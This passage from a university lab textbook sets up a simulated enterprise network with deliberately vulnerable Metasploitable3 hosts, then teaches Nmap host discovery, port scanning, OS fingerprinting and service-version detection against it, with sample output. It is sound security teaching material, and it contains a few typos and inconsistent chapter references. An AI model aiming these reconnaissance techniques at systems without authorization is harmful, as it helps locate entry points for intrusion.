


Figure 00 – Contact us via prmaster@erau.edu

PART IV

ATTACKING AN ENTERPRISE NETWORK

CHAPTER 45

Build the Baseline Environment (Eagle Net)

DANTE ROCCA AND KYLE WHEATON

This section is for building a baseline environment. e.g., Your target. We'll call it Eagle Network, The Eagle, or just Eagle for reference. It will contain many of the devices of a real network, but it will be abbreviated to save on host machine resources. You will need to create this enterprise network first before starting any of the attack labs.

LEARNING OBJECTIVES

- Create a network to serve as a target for offensive cyber operations

PREREQUISITES

- Chapter 5 – Installing Tiny Core Linux
- Chapter 7 – Create a Linux Server
- Chapter 12 – Create a Kali Linux VM
- Chapter 13 – Create a Vulnerable Desktop VM
- Chapter 21 – DHCP Relay

DELIVERABLES

- Four (4) Screenshots are required:
    - GNS3 lab environment
    - Kali box receiving an IP address
    - Metasploitable3-Win box receiving an IP address
    - Metasploitable3-Linux box receiving an IP address

RESOURCES

- N/A

CONTRIBUTORS AND TESTERS

- Mathew J. Heath Van Horn, PhD
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the network

This lab provides students with a guide to creating a network containing vulnerabilities that can be exploited during a cyber attack. Much of this lab is directly from the DHCP Relay chapter. We highly recommend that once the GNS3 environment is complete, you save a master copy for reuse in future activities.

1. The goal is to create a network like this:




Figure 1 – Expected final result

2. Create the following virtual machines and add them to the GNS3 environment:

> **NOTE:** Not every virtual machine (VM) is used in every lab. To conserve resources, consider replacing

any unused machine with a Tiny Core Linux box. This device swap will still display live targets on scans, but it utilizes only 50 MB of memory instead of 2 GB.

2.1. ***TinyCore Linux*** in Chapter 5 – Installing Tiny Core Linux

2.2. ***Ubuntu Server VM*** with all add-ons in Chapter 7 – Create a Linux Server

2.3. ***Ubuntu Desktop*** in Chapter 11 – Create a Ubuntu Desktop

2.4. ***Kali VM*** in Chapter 12 – Create a Kali Linux VM

2.5. Both ***Metasploitable 3 (Windows*** and ***Linux) VM***s in Chapter 13 – Create a Vulnerable Desktop VM

3. Configure the Ubuntu Server to handle DHCP requests

3.1. Modify the ***/etc/netplan/*.yaml*** on the DHCP server




Figure 2 – Ubuntu Server netplan configuration

3.2. Modify the ***/etc/kea/kea-dhcp4.conf*** file on the DHCP machine

```
// KEA-DHCP config for the Baseline Environment's
// DHCP Server in the Gray Network
// Config written by Kyle W.

{
"Dhcp4": {
    // This tells the server what network interface to listen for requests on
    "interfaces-config": {
        "interfaces": [ "enp0s3" ]
        // "dhcp-socket-type": "udp"
    },

    "lease-database": {
        "type": "memfile",
        "lfc-interval": 3600
    },

    // Global parameters
    "valid-lifetime": 3600,
    "renew-timer": 900,
    "rebind-timer": 900,

    "subnet4": [
        {
            // Subnet identifier
            // GRAY NETWORK
            "id": 1,

            // Each subnet should have it owns space and pool
            "subnet": "150.150.150.0/24",
            "pools": [ { "pool": "150.150.150.5 - 150.150.150.200" } ],

            // Router info
            "option-data": [
                {
                    "name": "routers",
                    "data": "150.150.150.1"
                }
            ]
        },

        {
            // RED NETWORK
            "id": 2,

            "subnet": "100.100.100.0/24",
            "pools": [ { "pool": "100.100.100.5 - 100.100.100.200" } ],

            "option-data": [
                {
                    "name": "routers",
                    "data": "100.100.100.1"
                }
            ]
        },

        {
            // BLUE NETWORK
            "id": 3,

            "subnet": "200.200.200.0/24",
            "pools": [ { "pool": "200.200.200.5 - 200.200.200.200" } ],

            "option-data": [
                {
                    "name": "routers",
                    "data": "200.200.200.1"
                }
            ]
        }

    ]

}
}
```

Figure 3 – Ubuntu Server DHCP configuration

3.3. Ensure the daemon is active and running

NOTE: As a reminder to:
1. Start the service:

```
> sudo systemctl start kea-dhcp4-server.service
```

2. Restart the service:

```
> sudo systemctl restart kea-dhcp4-server.service
```

3. Start the service on system boot:

```
> sudo systemctl enable kea-dhcp4-server.service
```

4. Check service status:

```
> systemctl status key-dhcp4-server.service
```

5. Check the configuration for errors

```
> kea-dhcp4 -t /etc/kea/kea-dhcp4.conf
```

6. Check the system log for additional error messages

```
> journalctl -xeu kea-dhcp4-server.service
```

4. Configure the router

4.1. Assign each interface on the router an IP address according to the following

4.1.1. ether 1 – 150.150.150.1/24

4.1.2. ether 2 – 100.100.100.1/24

4.1.3. ether3 – 200.200.200.1/24

4.2. Disable the ether1 DHCP service

4.3. Configure the router as a DHCP relay for the Red and Blue networks

5. Check to make sure that everything is working properly

5.1. The attacker's machine should receive an address from the 100.100.100.0/24 pool

5.2. The blue machines should receive addresses from the 200.200.200.0/24 pool

End of Lab

Deliverables

3 Screenshots are needed to earn credit for this exercise:

- Screenshot of Lab Environment
- Screenshot of Kali VM receiving an IP address
- Screenshot of Metasploitable3 VM receiving an IP address




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 46

Scanning and Enumeration - Nmap Basics

DANTE ROCCA AND MATHEW J. HEATH VAN HORN, PHD

Network Mapper (Nmap) is a powerful tool that is used by both system administrators and hackers. In network administration, it assists in understanding which machines are online and what services they are running, which is helpful when troubleshooting common connectivity issues. In ethical hacking, Nmap is used for similar purposes but with the added goal of finding any vulnerable services we can exploit as a point of entry into the network.

LEARNING OBJECTIVES

- Use Nmap to scan a host
- Use Nmap to perform a ping scan

PREREQUISITES

- Chapter 42 – Eagle Net

DELIVERABLES

- Screenshot of subnet scan
- Screenshot of ping sweep
- Screenshot of detailed fingerprinting scan
- Screenshot of stealth scan

RESOURCES

- Nmap Documentation – https://nmap.org/book/man-host-discovery.html
- PhoenixNAP – "Nmap Commands – 17 Basic Commands for Linux Network" – https://phoenixnap.com/kb/nmap-commands
- Nathan House – "Nmap Cheat Sheet 2024: All the Commands & Flags" – https://www.stationx.net/nmap-cheat-sheet/

CONTRIBUTORS AND TESTERS

- Bernard Correa, Cybersecurity Student, ERAU-Prescott
- Jacob M. Christensen, Cybersecurity Student, ERAU-Prescott

Phase I – The Very Basics

The goal here is to familiarize students with the fundamentals of using Nmap. With no arguments, Nmap conducts a TCP SYN scan against the top 1,000 most commonly used networking ports. Keep in mind that these scans can never be 100% reliable, for they depend on the accuracy of the responses sent back by the targets (which can be manipulated). However, it is still a good starting point before planning more advanced scanning techniques.

1. Use Eagle Net as the baseline network environment for this lab

    1.1. Start all machines

    1.2. Ensure that the Kali and Metaspolitable boxes are all able to receive IP addresses

    1.3. Write these addresses down for later comparison with the network scan results. In this example, our results are:

Kali	100.100.100.5
Metaploitable3 – Windows	200.200.200.5
Metasploitable3 – Linux	200.200.200.6

2. We're going to begin with a basic Nmap command. Navigate to the Kali box, open a terminal, and execute Nmap against the Metasploitable3-Linux box

```
> nmap 200.200.200.6
```

NOTE: Some Nmap commands will require superuser privilege. If you get an error saying you don't have permission for the command, use sudo before it. Alternatively, use the command "sudo su" before beginning the lab to switch to the substitute user and you will no longer need to type sudo before each command. In a closed environment, this is fine, but using "sudo su" is generally bad practice and insecure since you are unlocking root access for everything.

3. Allow the scan to run for a minute or two. The report will display when finished.




Figure 1 – Results of the Nmap scan of Metasploitable3-Linux machine

4. Notice that our target machine has a large number of open ports. Each one represents a different service that is listening for new client connections

5. Nmap accepts several different ways for specifying IP addresses, including the use of ***wildcards (*)***. Use the following command to scan all IP addresses in the range of 200.200.200.0 to 200.200.200.255

```
> nmap 200.200.200.*
```

6. The result should look similar to this

```
Nmap scan report for 200.200.200.1
Host is up (0.015s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
2000/tcp open  cisco-sccp
8291/tcp open  unknown

Nmap scan report for 200.200.200.5
Host is up (0.037s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49176/tcp open  unknown

Nmap scan report for 200.200.200.6
Host is up (0.0089s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 256 IP addresses (3 hosts up) scanned in 20.88 seconds
```

Figure 2 – Nmap scan results of the entire subnet

7. We can see the Nmap scan results of the entire 200.200.200.0/24 subnet (256 IP addresses). Notice Nmap found three devices (router, Mestapoitable3 – Windows, and Metasploitable3 -Linux) and provided a report of the discovered ports open on those systems

Phase II – Scanning for hosts

Now that we have the basics down, the first step of any scan is discovering what hosts are up. You should be familiar with basic TCP packet headers. Refer to this abbreviated reference model for this phase.




Figure 3 – Abbreviated TCP Header Model

1. The following command disables the default port scan of Nmap and performs a ***ping sweep (-sn)*** to quickly discover live hosts on the network. This is useful in identifying targets before executing slower, more intensive scans on them

```
> nmap -sn 200.200.200.0/24
```

```
┌──(student㉿kali)-[~]
└─$ nmap -sn 200.200.200.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:14 MST
Nmap scan report for 200.200.200.1
Host is up (0.0033s latency).
Nmap scan report for 200.200.200.5
Host is up (0.012s latency).
Nmap scan report for 200.200.200.6
Host is up (0.0074s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.92 seconds
```

Figure 4 – Results of the ping scan of the 200.200.200.0/24 network

2. Again, we see three devices: the router, Metasploitable3-Windows, and Metasploitable3-Linux

> **NOTE:** There could be 'hidden' hosts that are not responding to our ICMP echo messages.

3. To treat all hosts as online (without performing host discovery first), we use the following command (-Pn = Ping no). Since this will take a while to complete, you can terminate the scan by pressing ***Ctrl+C***

```
> nmap -Pn 200.200.200.0/24
```

```
Nmap scan report for 200.200.200.63
Host is up.
All 1000 scanned ports on 200.200.200.63 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

Figure 5 – Partial results of the no-host discovery scan of the 200.200.200.0/24 subnet

4. This command is useful when you already know a host is active and you want to minimize your network traffic footprint

```
> namp -Pn 200.200.200.6
```

```
┌──(student㉿kali)-[~]
└─$ nmap -Pn 200.200.200.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:39 MST
Nmap scan report for 200.200.200.6
Host is up (0.0069s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp open   http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds
```

Figure 6 – Result of the Nmap scan without host discovery (no ping) against the target machine 200.200.200.6

5. Sometimes, certain services are disabled in an attempt to avoid discovery. Nmap allows for various scanning options to see if targets will reveal information by masking network scans as other types of services. This can be useful for finding those hidden machines blocking our ICMP probes!

5.1. Perform a **TCP SYN discovery scan** on port 22 (SSH) against 200.200.200.6

```
> nmap -PS 22 200.200.200.6
```

5.2. Perform a **TCP ACK discovery scan**

```
> nmap -PA 22 200.200.200.6
```

5.3. Perform a **UDP discovery scan**

```
> nmap -PU 22 200.200.200.6
```

You will see that most of the scans produce the same results. However, the UDP scan tells

us that the host is down. This is a good demonstration of the need to expand your scans and produce more accurate information. Future scans using TCP SYN packets may report no active hosts, but then switching to UDP can reveal them to be up.

6. Open a Wireshark capture on the Kali box and perform the same three scans above. Observe the number and type of packets sent and received when performing each scan. You can see how 'noisy' each scan appears to anyone who is monitoring the network traffic

Phase III – Fingerprinting with Nmap

For hacking, we need as much information as possible about a system to determine possible vulnerabilities. Nmap provides much more information than just what ports are open on the machine. Fingerprinting requires root privileges.

1. Attempt to detect the **operating system (-O)** of a target

```
> nmap -O 200.200.200.6
```

This results in many possible guesses. We may not get the exact version of Linux, but it is clear that our target machine is Linux.




Figure 7 – Nmap discovered our target machine is running Linux

2. Try an OS detection scan against our Metasploitable3-Windows machine to compare the results

```
> nmap -O 200.200.200.5
```

NOTE: You may have to restart the Windows machine due to inactivity



Figure 8 – Nmap scan result for the Windows machine

3. To find the **versions of services** running on a host use the command

```
> nmap -sV 200.200.200.6
```

> The results are pretty interesting. We can use OSINT techniques (such as Google) to research potential vulnerabilities for each of these services.

